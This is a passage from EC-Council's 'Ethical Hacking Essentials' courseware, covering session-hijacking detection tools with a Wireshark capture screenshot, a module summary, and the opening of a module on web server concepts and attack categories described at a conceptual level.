
IBM Security Network Intrusion Prevention System
https://www.ibm.com

Session Hijacking Detection Tools

- **Wireshark**

  Source: *https://www.wireshark.org*

  Wireshark allows users to capture and interactively browse the traffic on a network. This tool uses Winpcap to capture packets. Therefore, it can only capture packets on the networks supported by Winpcap. It captures live network traffic from Ethernet, IEEE 802.11, Point-to-Point Protocol/High-level Data Link Control (PPP/HDLC), Asynchronous Transfer Mode (ATM), Bluetooth, Universal Serial Bus (USB), Token Ring, Frame Relay, and Fiber Distributed Data Interface (FDDI) networks. Security professionals use Wireshark to monitor and detect session hijacking attempts.


*Npcap Loopback Adapter
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>
Expression…
+

No.	Time	Source	Destination	Protocol	Lengt	Info
3…	146.2545…	169.254.163.39	224.0.0.252	LLMNR	64	Standard query 0xfa03 AAAA wpad
3…	146.2545…	10.10.10.10	224.0.0.252	LLMNR	64	Standard query 0x6c13 A wpad
3…	146.2568…	fe80::31ba:87c5:248…	ff02::1:3	LLMNR	84	Standard query 0xe7ff AAAA wpad
3…	146.2569…	fe80::31ba:87c5:248…	ff02::1:3	LLMNR	84	Standard query 0xad7a A wpad
3…	146.2570…	169.254.163.39	224.0.0.252	LLMNR	64	Standard query 0xad7a A wpad
3…	146.2572…	169.254.163.39	224.0.0.252	LLMNR	64	Standard query 0xe7ff AAAA wpad
3…	146.4341…	127.0.0.1	127.0.0.1	TCP	55	49748 → 5905 [PSH, ACK] Seq=147 A…
3…	146.4341…	127.0.0.1	127.0.0.1	TCP	54	5905 → 49748 [ACK] Seq=1 Ack=148 …
3…	146.4342…	127.0.0.1	127.0.0.1	TCP	100	49750 → 9195 [PSH, ACK] Seq=6717 …
3…	146.4342…	127.0.0.1	127.0.0.1	TCP	54	9195 → 49750 [ACK] Seq=1 Ack=6763…
3…	146.4342…	127.0.0.1	127.0.0.1	TCP	55	49674 → 5905 [PSH, ACK] Seq=147 A…
3…	146.4343…	127.0.0.1	127.0.0.1	TCP	54	5905 → 49674 [ACK] Seq=1 Ack=148 …
3…	146.5896…	10.10.10.10	10.10.10.255	NBNS	92	Name query NB WPAD<00>
3…	146.5926…	10.10.10.10	10.10.10.255	NBNS	92	Name query NB WPAD<00>
3…	146.5928…	10.10.10.10	10.10.10.255	NBNS	92	Name query NB WPAD<00>
3…	146.5937…	169.254.163.39	169.254.255.255	NBNS	92	Name query NB WPAD<00>
3…	146.5937…	169.254.163.39	169.254.255.255	NBNS	92	Name query NB WPAD<00>

```
> Frame 3060: 64 bytes on wire (512 bits), 64 bytes captured (512 bits) on interface 0
> Ethernet II, Src: 00:00:00_00:00:00 (00:00:00:00:00:00), Dst: 00:00:00_00:00:00 (00:00:00:00:00:00)
> Internet Protocol Version 4, Src: 169.254.163.39, Dst: 224.0.0.252
> User Datagram Protocol, Src Port: 57907, Dst Port: 5355
> Link-local Multicast Name Resolution (query)
```


```
0000  00 00 00 00 00 00 00 00  00 00 00 00 08 00 45 00   ········ ······E·
0010  00 32 6a 01 00 00 01 11  00 00 a9 fe a3 27 e0 00   ·2j····· ·····'··
0020  00 fc e2 33 14 eb 00 1e  07 76 fa 03 00 00 00 01   ···3···· ·v······
0030  00 00 00 00 00 00 04 77  70 61 64 00 00 1c 00 01   ·······w pad·····
```

```
wireshark_Npcap Loopback A…190819165237_a00736.pcapng | Packets: 3115 · Displayed: 3115 (100.0%) · Dropped: 0 (0.0%) | Profile: Default
```

Figure 6.46: Screenshot of Wireshark

The following are some additional session hijacking detection tools:

- USM Anywhere (*https://cybersecurity.att.com*)
- Check Point IPS (*https://www.checkpoint.com*)
- LogRhythm (*https://logrhythm.com*)
- SolarWinds Security Event Manager (SEM) (*https://www.solarwinds.com*)
- IBM Security Network Intrusion Prevention System (*https://www.ibm.com*)



Module Summary

- This module has discussed packet sniffing and types of sniffing
- It has covered various sniffing techniques and sniffing tools
- It also discussed different sniffing countermeasures
- It has covered different types of DoS and DDoS attacks and attack tools
- It also discussed different DoS/DDoS attack countermeasures and protection tools
- It has covered session hijacking and types of session hijacking attacks and tools
- Finally, this module ended with a detailed discussion on various countermeasures to defend session hijacking attempts
- In the next module, we will discuss in detail on various web application attacks and countermeasures

Module Summary

This module has discussed packet sniffing and types of sniffing. It has covered various sniffing techniques and sniffing tools. It also discussed different sniffing countermeasures. Moreover, it covered the different types of DoS and DDoS attacks as well as demonstrated various DoS/DDoS attack tools. Apart from this, it also discussed different DoS/DDoS attack countermeasures and protection tools. It has covered session hijacking and types of session hijacking attacks as well. Finally, the module ended with a detailed discussion on session hijacking tools and various countermeasures to defend session hijacking attempts.


In the next module, we will discuss in detail the various web application attacks and countermeasures.

EC-Council | codered
FROM EC-COUNCIL

E|HE™
Ethical Hacking Essentials

Module 07

Web Application Attacks and Countermeasures



Module Objectives

1. Understanding Web Server Concepts and Attacks
2. Understanding Different Web Server Attack Tools and Countermeasures
3. Overview of Web Application Architecture and Vulnerability Stack
4. Understanding Different Web Application Threats and Attacks
5. Understanding Different Web Application Attack Tools and Countermeasures
6. Overview of Different Types of SQL Injection Attacks
7. Understanding Different SQL Injection Tools
8. Understanding Different SQL Injection Attack Countermeasures

Module Objectives

The evolution of the Internet and web technologies, combined with rapidly increasing Internet connectivity, has led to the emergence of a new business landscape. Web applications are an integral component of online businesses. Everyone connected via the Internet is using various web applications for different purposes, including online shopping, email, chats, and social networking.

Web applications are becoming increasingly vulnerable to sophisticated threats and attack vectors. This module familiarizes students with web-server attacks and countermeasures. It discusses the web-application architecture and vulnerability stack. This module also familiarizes students with various web-application threats, attacks, and countermeasures. In addition, it discusses different types of structured query language (SQL) injection attacks and countermeasures.

At the end of this module, students will be able to do the following:

- Describe web-server operations and security issues
- Explain various web-server attacks and web-server attack tools
- Adopt countermeasures against web-server attacks
- Use different web-server security tools
- Describe the web-application architecture and vulnerability stack
- Explain various web-application threats and attacks
- Use different web-application attack tools
- Adopt countermeasures against web-application attacks


- Use different web-application security tools
- Understand different types of SQL injection attacks
- Use different SQL injection tools
- Adopt countermeasures against SQL injection attacks
- Use different detection tools for SQL injection

Web Server Attacks
Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Web Server Attacks

To understand web server hacking, it is essential to first understand basic web server concepts, including what a web server is, how it functions, and other elements associated with it.

This section provides a brief overview of how a web server operates. It will also explain common factors or mistakes that allow attackers to hack a web server. This section also discusses the various web server attacks, attack tools, attack countermeasures, and security tools.




Module Flow

01 **Discuss Various Web Server Attacks**

02 **Discuss Web Server Attack Countermeasures**

Discuss Various Web Server Attacks

An attacker can use many techniques to compromise a web server, such as Domain Name System (DNS) server hijacking, DNS amplification, directory traversal, website defacement, web server misconfiguration, HTTP response splitting, web cache poisoning, Secure Shell (SSH) brute force, web server password cracking, and Server-Side Request Forgery (SSRF) attack. This section describes these attack techniques in detail.



Web Server Operations


A web server is a computer system that **stores**, **processes**, and **delivers web pages** to clients via HTTP

Typical Client-Server Web Server Operation

Static Data Store
Application Data Store
Static Data Response
Servlet Request
Application Server
Web Server
Servlet Response
Web Container
Other Services
HTTP Request
HTTP Response
Web Client


Web Server Operations

A web server is a computer system that stores, processes, and delivers web pages to global clients via the Hypertext Transfer Protocol (HTTP). In general, a client initiates a communication process through HTTP requests. When a client desires to access any resource such as web pages, photos, and videos, the client's browser generates an HTTP request that is sent to the web server. Depending on the request, the web server collects the requested information/content from the data storage or application servers and responds to the client's request with an appropriate HTTP response. If a web server cannot find the requested information, then it generates an error message.



Static Data Store
Application Data Store
Static Data Response
Servlet Request
Application Server
Web Server
Servlet Response
Web Container
Other Services
HTTP Request
HTTP Response
Web Client

Figure 7.1: Typical client–server communication in web server operation



Web Server Components

Document Root

Stores critical HTML files related to the web pages of a domain name that will be served in response to the requests

Server Root

Stores server's configuration, error, executable, and log files

Virtual Document Tree

Provides storage on a different machine or disk after the original disk is filled up

Virtual Hosting

Technique of hosting multiple domains or websites on the same server

Web Proxy

Proxy server that sits between the web client and web server to prevent IP blocking and maintain anonymity

Web Server Components

A web server consists of the following components:

- **Document Root**

  The document root is one of the root file directories of the web server that stores critical HTML files related to the web pages of a domain name, which will be sent in response to requests.

  For example, if the requested URL is *www.certifiedhacker.com* and the document root is named “certroot” and is stored in the directory */admin/web*, then */admin/web/certroot* is the document directory address.

  If the complete request is *www.certifiedhacker.com/P-folio/index.html*, the server will search for the file path */admin/web/certroot/P-folio/index.html*.

- **Server Root**

  It is the top-level root directory under the directory tree in which the server’s configuration and error, executable, and log files are stored. It consists of the code that implements the server. The server root, in general, consists of four files. One file is dedicated to the code that implements the server, while the other three are subdirectories, namely, -conf, -logs, and -cgi-bin, which are used for configuration information, logs, and executables, respectively.

- **Virtual Document Tree**

  A virtual document tree provides storage on a different machine or disk after the original disk becomes full. It is case-sensitive and can be used to provide object-level security.

In the above example under document root, for a request of *www.certifiedhacker.com/P-folio/index.html*, the server can also search for the file path */admin/web/certroot/P-folio/index.html* if the directory *admin/web/certroot* is stored in another disk.

- **Virtual Hosting**


  It is a technique of hosting multiple domains or websites on the same server. This technique allows the sharing of resources among various servers. It is employed in large-scale companies, in which company resources are intended to be accessed and managed globally.

  The following are the types of virtual hosting:

  - Name-based hosting
  - Internet Protocol (IP)-based hosting
  - Port-based hosting

- **Web Proxy**

  A proxy server is located between the web client and web server. Owing to the placement of web proxies, all requests from clients are passed on to the web server through the web proxies. They are used to prevent IP blocking and maintain anonymity.



Web Server Security Issues

- Attackers usually target **software vulnerabilities** and configuration errors to compromise web servers
- Network and OS level attacks can be well defended using proper **network security measures** such as firewalls, IDS, etc. However, web servers can be accessed from anywhere via the Internet, which renders them **highly vulnerable** to attacks

Custom Web Applications	Stack 7	Business Logic Flaws
Third-party Components	Stack 6	Open Source/Commercial
Web Server	Stack 5	Apache/Microsoft IIS
Database	Stack 4	Oracle/MySQL/MS SQL
Operating System	Stack 3	Windows/Linux/macOS
Network	Stack 2	Router/Switch
Security	Stack 1	IPS / IDS

Web Server Security Issues

A web server is a hardware/software application that hosts websites and makes them accessible over the Internet. A web server, along with a browser, successfully implements client–server model architecture. In this model, the web server plays the role of the server, and the browser acts as the client. To host websites, a web server stores the web pages of websites and delivers a particular web page upon request. Each web server has a domain name and an IP address associated with that domain name. A web server can host more than one website. Any computer can act as a web server if it has specific server software (a web server program) installed and is connected to the Internet.

Web servers are chosen based on their capability to handle server-side programming, security characteristics, publishing, search engines, and site-building tools. Apache, Microsoft IIS, Nginx, Google, and Tomcat are some of the most widely used web server software. An attacker usually targets vulnerabilities in the software component and configuration errors to compromise web servers.




Figure 7.2: Conceptual diagram of a web server: the user visits websites hosted on a web server

